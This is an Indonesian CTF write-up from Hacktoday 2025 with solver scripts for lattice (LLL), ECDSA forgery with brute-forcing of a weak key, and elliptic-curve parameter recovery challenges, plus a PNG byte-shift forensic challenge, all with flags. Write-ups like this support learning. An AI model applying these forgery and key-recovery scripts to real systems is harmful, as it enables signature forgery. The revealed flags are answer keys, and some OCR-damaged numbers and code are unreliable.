
Write-Up Hacktoday CTF 2025

HCS - https://schematics-its.com/npc



Etern1ty
sayang my kampus ❤️
DJumanto

Daftar Isi

CRYPTOGRAPHY

besik-lll

Flag: hacktoday{gpt}

Deskripsi

Jadi gini masehh, mbakke, probset sebagai newbie itu melihat bahwa soal2 kompe nih haram semua, ga ada yang waras dan bisa di mengerti dengan logika manusia biasa, ga ada besik-besiknya sama sekali, langsung hard mentok kanan. Emang probset indo nih rata2 sesepuh crypto. maka dari itu probset namai chall ini besik-lll, ya, disini kita beneran ngerjain soal besik, mudah-mudahan bisa jadi bahan belajar, jazakallah.

Author: ji4xuu

Informasi Terkait Soal

chall.py

```python
from Crypto.Util.number import bytes_to_long
from random import randint
flag = b"hacktoday{REDACTED}"
flag_bin = bin(bytes_to_long(flag))[2:]
coefs = [int(flag_bin[i]) for i in range(len(flag_bin))]
sums = []
public = []

for i in range(10):
    public_values = [randint(0, 2**256) for _ in
range(len(flag_bin))]
    S = 0
    for j in range(len(flag_bin)):
        S += coefs[j] * public_values[j]
    sums.append(S)
    public.append(public_values)

with open("output.txt", "w") as f:
    f.write("Public values:\n")
    for i, values in enumerate(public):
        f.write(f"Public values {i + 1}: {values}\n")
    f.write("Sums:\n")
    for i, s in enumerate(sums):
        f.write(f"Sum {i + 1}: {s}\n")
```

output.txt

```
Public values:
Public values 1: [153795901675398903681890864352691544334730759306433965617143758704439785279
Public values 2: [711520855784365225558534652469415708646888463929155420993972083010791755022
Public values 3: [126581930046773182075499924391511559996339430874098782855334202394613219941
Public values 4: [262495404877457823199748606134717739061735826560368640191707849815188586398
Public values 5: [295651745984375638877797941432155228387628360251483467530294429358633006222
Public values 6: [825053604286458691448149850943536603129685315594560926332454546119133830836
Public values 7: [867547254030788372332415848265829891324899749029913888634252569036728600521
Public values 8: [585382053177813412432654797142160093930275781976997347919179761848670912976
Public values 9: [959500989149902863964957757348155081739330330425577652746707125490825359240
Public values 10: [547826188569130428113529275901922772704906958020625387640065661018352769666
Sums:
Sum 1: 331044278444669238791557621479314848158698891422891592395700983871744303966463 8
Sum 2: 376972697710825617500430583820860760702801255938923893847400827937991021613542 9
Sum 3: 336418744318218410471855462339030843289801038280619695784821317081556743129668 4
Sum 4: 373671237834701513818178939159114536167567815407792667406532385095485949886 7011
Sum 5: 376542902942565840965741165211000786119787084045896323274862827757642269723763 9
Sum 6: 344956629240618928135118895208539248936795282643990377042227562847755011618571 4
Sum 7: 404338866283380547980447034939127039268690920666041334588298255747515519390025 6
Sum 8: 308725600669989516257114867192212610873273201038512602176094668445596530019480 8
Sum 9: 343125355071887190827256398189309457630738402038202791142046681506785760369929 4
Sum 10: 362282322998076326978895101840362470459840018961996863219483577945362003435701 3
```

Pendekatan

Seperti nama challnya, basic LLL. Kita mendapat 10 sistem persamaan linear. Setiap persamaan: sum = dot_product(coefs, public_values), di mana coefs adalah bit-bit dari flag.

$$S_i = coefs[0] * publicvalues_i[0] + coefs[1] * publicvalues_i[1] + \ldots + coefs[n-1] * publicvalues_i[n-1]$$

Tapi disini coeffs hanya antara 0 atau 1 jadi kita tinggal LLL terus dapet shortest vector yang dimana isinya coeffs dan flag pun bisa didapatkan.

Solusi

solver.py

```python
# eter
from Crypto.Util.number import *
import re

with open("output.txt", "r") as f:
    content = f.read()

public_str = re.findall(r"Public values \d+: (\[.*?\])", content,
re.DOTALL)
sums_str = re.findall(r"Sum \d+: (\d+)", content)

public = [sage_eval(s) for s in public_str]
sums = [sage_eval(s) for s in sums_str]
```

```sage
m = len(sums) # equations
n = len(public[0]) # variables

print(f'm = {m}, n = {n}')

P = Matrix(ZZ, public)
S = vector(ZZ, sums)
K = n

I_n = identity_matrix(n)
PT = P.transpose()
top_block = I_n.augment(K * PT)
bottom_block = Matrix(ZZ, 1, n).augment(-K * S.row())
B = top_block.stack(bottom_block)
print(f'B dimensions = {B.dimensions()}')

# lll
B_lll = B.LLL()
solution_vector = B_lll[0]
coefs_short = [abs(c) for c in solution_vector[:n]]

recovered = "".join(map(str, coefs_short))
flag = int('0' + recovered, 2)
print(long_to_bytes(flag))
```

Hasil

```
> sage solver.sage
m = 10, n = 111
B dimensions = (112, 121)
b'hacktoday{gpt}'
```

digisign

Flag: hacktoday{6G_GUY5_M44F_K4l0_S0AlNY4_G1N1_D04N6_a6b2a716}

Deskripsi

GPT-5 already release, are we cooked?

nc 103.160.212.3 5000

author: agoyy

Informasi Terkait Soal

chall.py

```python
from Crypto.Util.Padding import pad
from Crypto.Cipher import AES
from ecdsa.util import sigencode_der
import os
import ecdsa
import random
import hashlib

FLAG = open("flag.txt", "rb").read()

sk = ecdsa.SigningKey.from_secret_exponent(
    random.getrandbits(128),
    curve=ecdsa.SECP256k1,
    hashfunc=hashlib.sha256
)
vk = sk.get_verifying_key()

print("you need verify yourself first")
print("pubkey.x = ", vk.pubkey.point.x())
print("pubkey.y = ", vk.pubkey.point.y())
msg = int(input("message = "), 16)
r = int(input("r = "), 16)
s = int(input("s = "), 16)
signature = ecdsa.ecdsa.Signature(r, s)
if vk.pubkey.verifies(msg, signature):
    print("Verify Succesfull, Congratulations")
else:
    print("Nope")
    exit(0)
```

```
privkey = random.getrandbits(32)
sk = ecdsa.SigningKey.from_secret_exponent(
    privkey,
    curve=ecdsa.SECP256k1,
    hashfunc=hashlib.sha256
)
message = os.urandom(32)
signature = sk.sign(message, sigencode=sigencode_der)

ct = pad(FLAG, AES.block_size)
random.seed(privkey)
for i in range(100000):
    cipher = AES.new(random.randbytes(32), AES.MODE_ECB)
    ct = cipher.encrypt(ct)

print("msg = ", message.hex())
print("signature = ", signature.hex())
print("ct = ", ct.hex())
```

Pendekatan

Ada 2 part di chall ini, part 1 verifikasi ECDSA biasa, part 2 terdapat flag yang dienkripsi pakai AES-ECB. Buat part 1, kita bisa pilih message, jadi kita bisa set **message = 0** dan kemudian tinggal signature forgery.

Buat part 2, **privkey** yang dipake buat sign message kedua cuma 32-bit, dan **privkey** itu input ke **random.seed()**. Jadi 100.000 key AES buat enkripsi flag itu bisa kita tebak semua kalau kita tahu **privkey**. Aim kita yaitu **recovery privkey** ini dari signature yang kita dapat yang merupakan **DLP**, sehingga kita bisa pakai **BSGS** (Baby-Step Giant-Step) buat **recovery privkey**.

Solusi

solver.py

```
# eter
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from pwn import *
from ecdsa import SECP256k1
from ecdsa.util import *
from ecdsa.ellipticcurve import *
```

```
import hashlib, random
context.log_level = 'debug'

hostport = 'nc 103.160.212.3 5000'
HOST = hostport.split()[1]
PORT = int(hostport.split()[2])

def main():
    r = remote(HOST, PORT)
    r.recvline()
    line_x = r.recvline().strip().decode()
    line_y = r.recvline().strip().decode()
    pub_x = int(line_x.split('=')[1].strip())
    pub_y = int(line_y.split('=')[1].strip())

    n_curve = SECP256k1.order
    r0 = pub_x % n_curve
    s0 = r0

    r.sendlineafter(b"message = ", b"0")
    r.sendlineafter(b"r = ", hex(r0).encode())
    r.sendlineafter(b"s = ", hex(s0).encode())
    r.recvline()

    line_msg = r.recvline().strip().decode()
    line_sig = r.recvline().strip().decode()
    line_ct = r.recvline().strip().decode()

    msg_hex = line_msg.split('=')[1].strip()
    sig_hex = line_sig.split('=')[1].strip()
    ct_hex = line_ct.split('=')[1].strip()

    msg_bytes = bytes.fromhex(msg_hex)
    sig_bytes = bytes.fromhex(sig_hex)
    ct_bytes = bytes.fromhex(ct_hex)

    r_sig, s_sig = sigdecode_der(sig_bytes, SECP256k1.order)
    h = int.from_bytes(hashlib.sha256(msg_bytes).digest(), 'big') %
SECP256k1.order

    # compute A B
    s_inv = pow(s_sig, -1, SECP256k1.order)
```

```
    A = (h * s_inv) % SECP256k1.order
    B = (r_sig * s_inv) % SECP256k1.order

    # compute points
    curve = SECP256k1.curve
    G = SECP256k1.generator
    P0 = A * G
    P1 = B * G

    # compute possible R points
    p_curve = curve.p()
    y2_val = (pow(r_sig, 3, p_curve) + 7) % p_curve
    y1_val = pow(y2_val, (p_curve+1)//4, p_curve)
    y2_val = (-y1_val) % p_curve

    R1 = Point(curve, r_sig, y1_val)
    R2 = Point(curve, r_sig, y2_val)
    print("R1:", R1)
    print("R2:", R2)

    # compute targets
    target1 = R1 + (-P0)
    target2 = R2 + (-P0)

    # BSGS to find privkey
    m = 1 << 16
    baby_steps = {}
    identity = INFINITY
    baby_steps[identity.x, identity.y] = 0
    current = identity
    for j in range(1, m):
        current = current + P1
        baby_steps[current.x(), current.y()] = j

    H = m * P1
    negH = -H
    cand_priv = None

    # check target1
    cur_target = target1
    for i in range(m):
        rep = cur_target.x(), cur_target.y()
```

```
        if rep in baby_steps:
            j = baby_steps[rep]
            cand_priv = j + i * m
            break
        cur_target = cur_target + negH
    else:
        # check target2
        cur_target = target2
        for i in range(m):
            rep = cur_target.x(), cur_target.y()
            if rep in baby_steps:
                j = baby_steps[rep]
                cand_priv = j + i * m
                break
            cur_target = cur_target + negH

    print("candidate privkey:", cand_priv)
    random.seed(cand_priv)
    keys = [random.randbytes(32) for _ in range(100000)]

    ct_current = ct_bytes
    for i in range(99999, -1, -1):
        cipher = AES.new(keys[i], AES.MODE_ECB)
        ct_current = cipher.decrypt(ct_current)

    flag = unpad(ct_current, AES.block_size)
    print(flag)
    r.interactive()

if __name__ == '__main__':
    main()
```

Hasil

```
    b's = '
[DEBUG] Sent 0x43 bytes:
    b'0x7f00f4b29f97c3783a5d9bca316286b2f98adfc0510e2342c2d018cd46f58eab\n'
[DEBUG] Received 0x190 bytes:
    b'Verify Succesfull, Congratulations\n'
    b'msg =  82a145608084c276e772d75d58a66314a7521c98967f30753654b5669470ecf1\n'
    b'signature =  3046022100c4c4440c0c3616b7b0625543d948efd25be9be8ea7700c3c64605506f7a3aeec022100bde62e8818f8e0195778d61db3a1959cd881b598e
709071d5555f0621cff357a\n'
    b'ct =  54c33f9c07cd1d9aef0baee6c10b6cf0228d809b5c521b763216e2a06a2804e85e279c04e8c10d74e9dc0cc1154cba8a578ebef52d5de7427e8b87ba69103666
\n'
R1: (89000089990573715531133124482020719640865840263989464380440673234272353758956,47123994589021537432931314316184775681249261383965161095556209888989820765 98)
R2: (89000089990573715531133124482020719640865840263989464380440673234272353758956,11532084929142598004924167186552606009645749205180091242850202190901885259506 5)
candidate privkey: 969441356
b'hacktoday{6G_GUY5_M44F_K4l0_S0AlNY4_G1N1_D04N6_a6b2a716}\n'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
```

no-ingfo

Flag:
hacktoday{0xfb587b74037f59cbcdfbe0938297ec5ef2b96037d6acf597fc9f7a3a53f84175b63d12525659d9e67612c8acc41a7f05b1da0e}

Deskripsi

Walah jancuu-jancuu, aslinya ni chall mau ada service nya cuma probset skill issue, jadi malah telat gini, jancukkk

Author: ji4xuu

Informasi Terkait Soal

chall.py

```python
from Crypto.Util.number import bytes_to_long
from secret import p, a, b

from random import randint
from sage.all import EllipticCurve, GF

E = EllipticCurve(GF(p), [a, b])
G = E.gens()[0]

d = randint(2, p-1)
P = d * G

print('Here are 7coordinates, can you recover my private key?')
print('flag =', b'hacktoday{'+ hex(a+b+p).encode()+b'}')
for i in range(7):
    PP = P + i * G
    print(PP[0])

"""
x1 =
10727297592683118920309384170755939228419642225042572689177088524313682068201493434943310319152739313716412019392821266902 6
x2 =
37485308355215207841903946417770750657966010511060812055955031424636358661015000444388403867326076717722339818130121961566 0
x3 =
48518749290996679400404711668052145230068610850043052095031123830234357205835965707551983563761536477913717491262631233853 1
```

```
x4 =
38193999044104893849164286500179192460028939644654475814230534259565547127270090699694745094032686205767820545022456112085
x5 =
37970831378415192374658635191846065163949293847357070503833815835056062797434179456540474589182901189022239670294761461662
x6 =
13930994992271695372627944435312227400360347068814235356132755890025351000844140637868925619746252746593560367188819296240 3
x7 =
55176814343179719941997403138584469163276045929544260562944959049646596867178586431507178227328063788071765675952282735985 0
"""
```

Pendekatan

Jujur waktu awal liat chall ini gak tau mau diapain selain garis besar x1 ke x7 entah gimana dijadikan sistem polinomial terus di gcd akhirannya cari root (berdasarkan chall yang mirip), cuma gak tau bikin polinomialnya gimana soalnya ga ada y. Akhirnya nyoba GPT-5 ternyata ada yang namanya 3rd Semaev summation polynomial yang dimana dia gaperlu y sama sekali, cuma perlu x.

Buat EC Weierstrass, Semaev polynomial f3(x1,x2,x3) punya sifat:

- f3(x1,x2,x3)=0 kalau ada titik-titik P1,P2,P3 di curve yang jumlahnya P1+P2+P3=O
- Bisa diekspresikan dari x1,x2,x3,a,b tanpa y.

Dari situ kita bisa buat polinomial-polinomialnya (dijadiin univariate dulu pakai eliminasi) terus di gcd > candidate p, terus bisa bikin sistem linear buat nyari a sama b.

Solusi

solver.py

```python
x_vals = [

1072729759268311892030938417075593922841964222504257268917708852431368206820149343494331031915273931371641201939282126690 26,

3748530835521520784190394641777075065796601051106081205595503142463635866101500044438840386732607671772233981813012196156 60,

4851874929099667940040471166805214523006861085004305209503112383023435720583596570755198356376153647791371749126263123385 31,
```

```
381939990441048938491642865001791924600289396446544758142305342595655
471272700906996947450940326862057678205450224561120 85,

379708313784151923746586351918460651639492938473570705038338158350560
627974341794565404745891829011890222396702947614616 62,

139309949922716953726279444353122274003603470688142353561327558900253
510008441406378689256197462527465935603671888192962403,

551768143431797199419974031385844691632760459295442605629449590496465
968671785864315071782273280637880717656759522827359850,
]
indices = [2,3,4,5,6]

R = PolynomialRing(ZZ, names=("a","b","xg"))
a, b, xg = R.gens()

Fi = {}
for i in indices:
    xi = ZZ(x_vals[i-1])
    xim1 = ZZ(x_vals[i-2])
    xip1 = ZZ(x_vals[i])
    S_i = xim1 + xip1
    dx = xg - xi
    Ai = -2 * (xi + xg)
    Bi = -4
    Ci = S_i * (dx**2) - 2 * (xi**3 + xg**3) + 2 * (xi + xg) *
(dx**2)
    Fi[i] = (Ai, Bi, Ci)

def poly_P(i, j, k):
    Ai, Bi, Ci = Fi[i]
    Aj, Bj, Cj = Fi[j]
    Ak, Bk, Ck = Fi[k]
    xi = ZZ(x_vals[i-1])
    xj = ZZ(x_vals[j-1])
    xk = ZZ(x_vals[k-1])
    D_ij = Ai*Bj - Aj*Bi
    D_ik = Ai*Bk - Ak*Bi
    E_ij = Ai*Cj - Aj*Ci
    E_ik = Ai*Ck - Ak*Ci
```


```
    P = D_ij * E_ik - D_ik * E_ij
    return P

triples = []
for i in indices:
    others = [t for t in indices if t != i]
    for idx_j in range(len(others)):
        for idx_k in range(idx_j+1, len(others)):
            j = others[idx_j]
            k = others[idx_k]
            triples.append((i, j, k))

P_list = []
for (i,j,k) in triples:
    try:
        P = poly_P(i, j, k)
        if P == 0:
            continue
        # Normalize by dividing gcd of integer coefficients
        coeffs = [ZZ(c) for c in P.coefficients()]
        g = 0
        for c in coeffs:
            g = gcd(g, c)
        if g not in (0,1):
            P = P // g
        P_list.append(P)
    except Exception:
        pass

uniq = {}
for P in P_list:
    uniq[str(P)] = P
P_list = list(uniq.values())
# print(P_list)

# Compute pairwise resultants over xg to get integers divisible by p
res_integers = []
for i in range(len(P_list)):
    for j in range(i+1, len(P_list)):
        P1 = P_list[i]
        P2 = P_list[j]
        try:
```

```
            res_val = P1.resultant(P2, xg)
            res_int = ZZ(res_val)
            if res_int != 0:
                res_integers.append(abs(res_int))
        except Exception:
            continue

G = res_integers[0]
for r in res_integers[1:]:
    G = gcd(G, r)
print(f"GCD = {G}")

p_candidate = G
while p_candidate % 2 == 0:
    p_candidate //= 2

if not is_prime(p_candidate):
    try:
        fac = factor(p_candidate, proof=False)
        primes = [int(pp[0]) for pp in fac if pp[0].is_prime()]
        if primes:
            p_candidate = max(primes)
            print(f"p candidate = {p_candidate}")
    except Exception:
        pass

p = Integer(p_candidate)
Fp = GF(p)

# Reduce P polynomials modulo p and find xg root consistent across
some polynomials
Fp_list = []
for P in P_list:
    try:
        deg = P.degree(xg)
        coeffs = []
        for k in range(deg+1):
            try:
                ck = P.coefficient({xg: k})
            except TypeError:
                ck = P.monomial_coefficient(xg**k)
            coeffs.append(Fp(ck))
```

```
        FpX = Fp['X']
        X = FpX.gen()
        poly_univar = FpX(0)
        for k, ck in enumerate(coeffs):
            poly_univar += Fp(ck) * X**k
        if poly_univar != 0:
            Fp_list.append(poly_univar)
    except Exception:
        continue

xg_candidates = None
for poly_univar in Fp_list[:5]:
    roots = [rt for (rt, mult) in poly_univar.roots()]
    if not roots:
        continue
    s = set(roots)
    if xg_candidates is None:
        xg_candidates = s
    else:
        xg_candidates &= s
    if xg_candidates and len(xg_candidates) == 1:
        break

if not xg_candidates:
    roots = [rt for (rt, mult) in Fp_list[0].roots()]
    xg_candidates = set(roots)

xg_solution = None
asol = None
bsol = None

# Build linear system for a, b with two indices
for xg_cand in list(xg_candidates)[:20]:
    def compute_ABC(i):
        xi = Integer(x_vals[i-1])
        xim1 = Integer(x_vals[i-2])
        xip1 = Integer(x_vals[i])
        S_i = xim1 + xip1
        dx = (xg_cand - xi) % p
        Ai = (-2 * (xi + xg_cand)) % p
        Bi = (-4) % p
        Ci = (S_i * (dx**2) - 2 * (xi**3 + xg_cand**3) + 2 * (xi +
```

```
xg_cand) * (dx**2)) % p
        return Ai, Bi, Ci

    i1, i2 = 3, 4
    Ai1, Bi1, Ci1 = compute_ABC(i1)
    Ai2, Bi2, Ci2 = compute_ABC(i2)

    M = Matrix(Fp, [[Ai1, Bi1], [Ai2, Bi2]])
    rhs = vector(Fp, [(-Ci1) % p, (-Ci2) % p])
    if M.det() == 0:
        continue
    sol = M.solve_right(rhs)
    a_cand, b_cand = sol[0], sol[1]

    ok = True
    for i in indices:
        Ai, Bi, Ci = compute_ABC(i)
        lhs = (Ai * a_cand + Bi * b_cand + Ci) % p
        if lhs != 0:
            ok = False
            break
    if ok:
        xg_solution = Integer(xg_cand)
        asol = Integer(a_cand)
        bsol = Integer(b_cand)
        break

a_int = int(asol)
b_int = int(bsol)
print(f"a = {a_int}, b = {b_int}, p = {p}")
flag = hex(a_int + b_int + int(p))
print(f"hacktoday{{{flag}}}")
```

Hasil



FORENSIC

forcry

Flag:
hacktoday{wh3n_y0u_sh1ft_3very_f0ur_byte5_l3ft_4nd_sk1p_th3_n3xt_f0ur_thin9s_bre4k}

Deskripsi

I found a PNG file that seems to be **broken** and I suspect someone tried to **encrypt it badly**. From a quick look, it seems like the file **wasn't fully encrypted** and only **parts of the data were affected**. Interestingly, the **pattern of encryption** looks suspiciously **repetitive** and I believe **the encryption key and the pattern are the same**. The data might have been **shifted multiple times** but **not randomly**. Can you figure out the **encryption flow** and help me restore the original image?

P.S : source code not provided

Author: `Nikoo`

Diberikan file png yang broken, kita analisis hex nya:

```
00000000: 854c 4a43 0d0a 1a0a fcfc fc09 4948 4452  .LJC........IHDR
00000010: fcfc fe66 0000 01f3 04fe fcfc 001f 31a6  ...f..........1.
00000020: 3afc fcfc 2063 4852 49fc fc76 2600 0080  :... cHRI..v&...
00000030: 80fc fcf6 0000 0080 e4fc fc71 3000 00ea  ...........q0...
00000040: 5cfc fc36 9800 0017 6c98 b64d 3c00 0000  \..6....l..M<...
00000050: 025e 4743 4400 ff00 fbfc fb9c bda7 9300  .^GCD...........
00000060: fc7c fc45 4441 5478 d6e8 b973 9c64 559d  .|.EDATx...s.dU.
00000070: f3fb 39dd a6ca d555 d1d1 b523 e761 1860  ..9....U...#.a.`
00000080: c45d 00bd 8001 4ca4 514d 5808 bbcf aebb  .]....L.QMX.....
00000090: 8bfd f3b3 c17d 5c7c 48a7 b7a2 557c ccae  .....}\|H...U|..
000000a0: 6559 3c0d 710d 4894 2844 9415 983c 9dbb  eY<.q.H.(D...<..
000000b0: a7b7 b6de 8de7 9cdf 1bdb e567 33cc 0c0c  ...........g3...
```

Notice kalau encrypt nya itu tiap blok 4 byte dan diturunin tiap 4 byte kalo ngeliat blok pertama.

- `0x89` (correct) - `0x85` (corrupt) = `0x04`
- `0x50` (correct) - `0x4C` (corrupt) = `0x04`
- `0x4E` (correct) - `0x4A` (corrupt) = `0x04`
- `0x47` (correct) - `0x43` (corrupt) = `0x04`

This indicates that **each of the first four bytes was shifted down by a value of 4.**

Nah karena udah nemu logic nya dan saya malas scripting saya minta bikini gemini:

solve.py

```
def decrypt_image(input_file_path, output_file_path):
    """
    Restores the PNG image by reversing the "subtract 4, skip 4"
encryption.

    Args:
        input_file_path (str): The path to the corrupted PNG file.
        output_file_path (str): The path to save the restored PNG
file.
    """
    try:
        with open(input_file_path, 'rb') as f_in:
            corrupted_data = f_in.read()

        restored_data = bytearray()
        i = 0
        while i < len(corrupted_data):
            # Process a 4-byte block to decrypt
            for j in range(4):
                if i + j < len(corrupted_data):
                    restored_byte = (corrupted_data[i+j] + 4) & 0xFF
                    restored_data.append(restored_byte)

            # Skip the next 4-byte block
            i += 4
            if i < len(corrupted_data):
                restored_data.extend(corrupted_data[i:i+4])

            i += 4

        with open(output_file_path, 'wb') as f_out:
            f_out.write(restored_data)

        print(f"Image successfully restored and saved to
{output_file_path}")

    except FileNotFoundError:
        print(f"Error: The file {input_file_path} was not found.")
    except Exception as e:
        print(f"An error occurred: {e}")

decrypt_image('file.png', 'restored_image.png')
```


Flag:
Marked Safe From
hacktoday{wh3n_y0u_sh1ft_3very_f0ur_byte5_l3ft_4nd_sk1p_th3_n3xt_f0ur_thin9s_bre4k}
Today
imgflip.com

Easy PCAP

Flag: hacktoday{y0u_kn0w_mY_s3Cr3t_w00psi33}


Deskripsi


Kakakku mengirimkan sebuah pesan aneh, entah keyboardnya rusak ataukah dia mengirimkan pesan rahasia. Oh iya dia juga mengirimkan sebuah gambar yang aku tidak tau maksudnya apa.

Author : `Fbrina`

Informasi Terkait Soal


Diberikan file .pcapng.

